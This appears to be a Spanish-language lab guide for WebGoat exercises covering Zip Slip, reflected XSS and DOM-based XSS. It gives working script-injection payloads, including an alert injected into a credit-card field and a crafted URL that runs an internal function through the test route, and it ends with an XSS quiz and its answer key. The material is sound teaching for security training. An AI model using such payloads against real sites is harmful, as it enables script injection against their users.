
Desde una sesión con tester carga el archivo profile.zip en WebGoat usando el usuario de pruebas.

Zip Slip assignment

This time the developers only allow you to upload zip files. However, they made a programming mistake in uploading the zip file will extract it, but it will not replace your image. Can you find a way to overwrite your current image bypassing the programming mistake?

To make the assignment a bit easier below you will find the location of the profile image you need to replace:

OS	Location
Linux	/home/webgoat/.webgoat-2023.4/PathTraversal/tester/tester.jpg



Full Name:
test

Email:
test@test.com

Password:
••••

Update

Congratulations. You have successfully completed the assignment.
Zip file extracted successfully failed to copy the image. Please get in touch with our helpdesk.

Asegúrate de obtener un mensaje exitoso.

1.3 Cross Site Scripting

1.3.1 Try It! Reflected XSS

El objetivo de la tarea es identificar qué campo es susceptible a XSS.

Siempre es una buena práctica validar todas las entradas en el lado del servidor. XSS puede ocurrir cuando se utiliza una entrada de usuario no validada en una respuesta HTTP. En un ataque XSS reflejado, un atacante puede crear una URL con el script de ataque y publicarla en otro sitio web, enviarla por correo electrónico o lograr que la víctima haga clic en ella.

Una forma sencilla de saber si un campo es vulnerable a un ataque XSS es utilizar los métodos `alert()` o `console.log()`. Utilice uno de ellos para descubrir qué campo es vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)

Try again. We do want to see a specific JavaScript mentioned in the goal of the assignment (in case you are trying to do something fancier).

Thank you for shopping at WebGoat.
Your support is appreciated

We have charged credit card:4128 3214 0002 1999

\$1997.96

Realiza la compra, haz clic en **“Purchase”**.

Probamos si un campo es vulnerable a un ataque con XSS, en la caja **“Enter your credit card number:”** agrega `<script>alert('hola')</script>`

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pa	1599.99	1	\$0.00
3 - Year Performance	299.99	1	\$0.00

🌐 146.190.155.106:8080

hola

[OK](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)

Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.

Thank you for shopping at WebGoat.
Your support is appreciated

We have charged credit card:4128 3214 0002 1999

\$1997.96

1.3.2 Identify potential for DOM-Based XSS

El XSS basado en DOM generalmente se puede encontrar buscando las configuraciones de ruta en el código del lado del cliente. Busque una ruta que tome entradas que se "reflejen" en la página.


Para este ejemplo, querrá buscar algún código de 'prueba' en los controladores de ruta (WebGoat usa backbone como su biblioteca JavaScript principal). A veces, el código

de prueba se deja en producción (¡y a menudo el código de prueba es simple y carece de controles de seguridad o calidad!).


Tu objetivo es encontrar la ruta y explotarla. Primero, ¿cuál es la ruta base? Como ejemplo, mire la URL de esta lección... debería verse algo así como `/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9`. La 'ruta base' en este caso es: `start.mvc#lesson/` El `CrossSiteScripting.lesson/9` posterior son parámetros que son procesados por el controlador de ruta de JavaScript.

Entonces, ¿cuál es la ruta para el código de prueba que permaneció en la aplicación durante la producción? Para responder a esta pregunta, debe consultar la fuente de JavaScript.

Usa el inspeccionar de FireFox para inspeccionar las rutas de la aplicación:



Ingresa en la caja `start.mvc#test/`, haz Clic en Submit.



1.3.3 Try It! DOM-Based XSS

Algunos ataques son "ciegos". Afortunadamente, tienes el servidor ejecutándose aquí, por lo que puedes saber si tienes éxito. Utilice la ruta que acaba de encontrar y vea si puede usarla para reflejar un parámetro de la ruta sin codificación para ejecutar una función interna en WebGoat. La función que desea ejecutar es:


webgoat.customjs.phoneHome()

Claro, puedes usar la consola/depuración para activarlo, pero debes activarlo a través de una URL en una nueva pestaña.

Una vez que lo active, llegará una respuesta posterior a la consola de su navegador con un número aleatorio. Pon ese número aleatorio debajo

En Firefox abre un tab nuevo y dirígete a la siguiente URL:

[http://146.190.155.106:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome\(\);<%2fscript>](http://146.190.155.106:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome();<%2fscript>)



Con la consola de Firefox obtén el valor buscado en este ejemplo el valor retornado es -1832475264.



Try It! DOM-Based XSS

Some attacks are "blind." Fortunately, you have the server running here, so you can tell if you are successful. Use the route you just found and see if you can use it to reflect a parameter from the route without encoding to execute an internal function in WebGoat. The function you want to execute is:

```
webgoat.customjs.phoneHome()
```

Sure, you could use console/debug to trigger it, but you need to trigger it via a URL in a new tab.

Once you trigger it, a subsequent response will come to your browser's console with a random number. Put that random number below.

Correct!

1.4 Cuestionario Final

Consulta con tus compañeros las explicaciones de OWASP Cross-Site Scripting <https://owasp.org/www-community/attacks/xss/> y responda todas las preguntas del cuestionario.

1. ¿Los sitios web confiables son inmunes a los ataques XSS?

- ☐ Solución 1: Sí, son seguros porque el navegador verifica el código antes de ejecutarlo.
- ☐ Solución 2: Sí, porque Google tiene un algoritmo que bloquea el código malicioso.
- ☐ Solución 3: No, porque el script que se ejecuta romperá el algoritmo de defensa del navegador.
- ☐ Solución 4: No, porque el navegador confía en el sitio web, si se reconoce que es confiable, entonces el navegador no sabe que el script es malicioso.

2. ¿Cuándo ocurren los ataques XSS?

- ☐ Solución 1: los datos ingresan a una aplicación web a través de una fuente confiable.
- ☐ Solución 2: los datos ingresan a una aplicación de navegador a través del sitio web.
- ☐ Solución 3: los datos se incluyen en contenido dinámico que se envía a un usuario web sin ser validados para detectar contenido malicioso.
- ☐ Solución 4: Los datos se excluyen en el contenido estático de esa manera se

envían sin ser validados.

3. ¿Qué son los ataques XSS almacenados?

- ☐ Solución 1: el script se almacena permanentemente en el servidor y la víctima obtiene el script malicioso cuando solicita información del servidor.
- ☐ Solución 2: el script se almacena en la computadora de la víctima y ejecuta localmente el código malicioso.
- ☐ Solución 3: el script almacena un virus en la computadora de la víctima. El atacante ahora puede realizar varias acciones.
- ☐ Solución 4: el script se almacena en el navegador y envía información al atacante.

4. ¿Qué son los ataques XSS reflejados?

- ☐ Solución 1: los ataques reflejados reflejan el código malicioso desde la base de datos al servidor web y luego lo reflejan al usuario.
- ☐ Solución 2: reflejan el script inyectado fuera del servidor web. Eso ocurre cuando la entrada enviada al servidor web es parte de la solicitud.
- ☐ Solución 3: los ataques reflejados se reflejan desde el firewall hasta la base de datos desde donde el usuario solicita información.
- ☐ Solución 4: XSS reflejado es un ataque en el que el script inyectado se refleja desde la base de datos y el servidor web hacia el usuario.

5. ¿Es JavaScript la única forma de realizar ataques XSS?

- ☐ Solución 1: Sí, solo puedes utilizar etiquetas a través de JavaScript.
- ☐ Solución 2: Sí, de lo contrario no podrás robar cookies.
- ☐ Solución 3: No, también existe ECMAScript.
- ☐ Solución 4: No, hay muchas otras formas. Como HTML, Flash o cualquier otro tipo de código que ejecute el navegador.

1.4.1 Solución al cuestionario

- Pregunta 1 (alternativa correcta 4)
- Pregunta 2 (alternativa correcta 3)
- Pregunta 3 (alternativa correcta 1)
- Pregunta 4 (alternativa correcta 2)
- Pregunta 5 (alternativa correcta 4)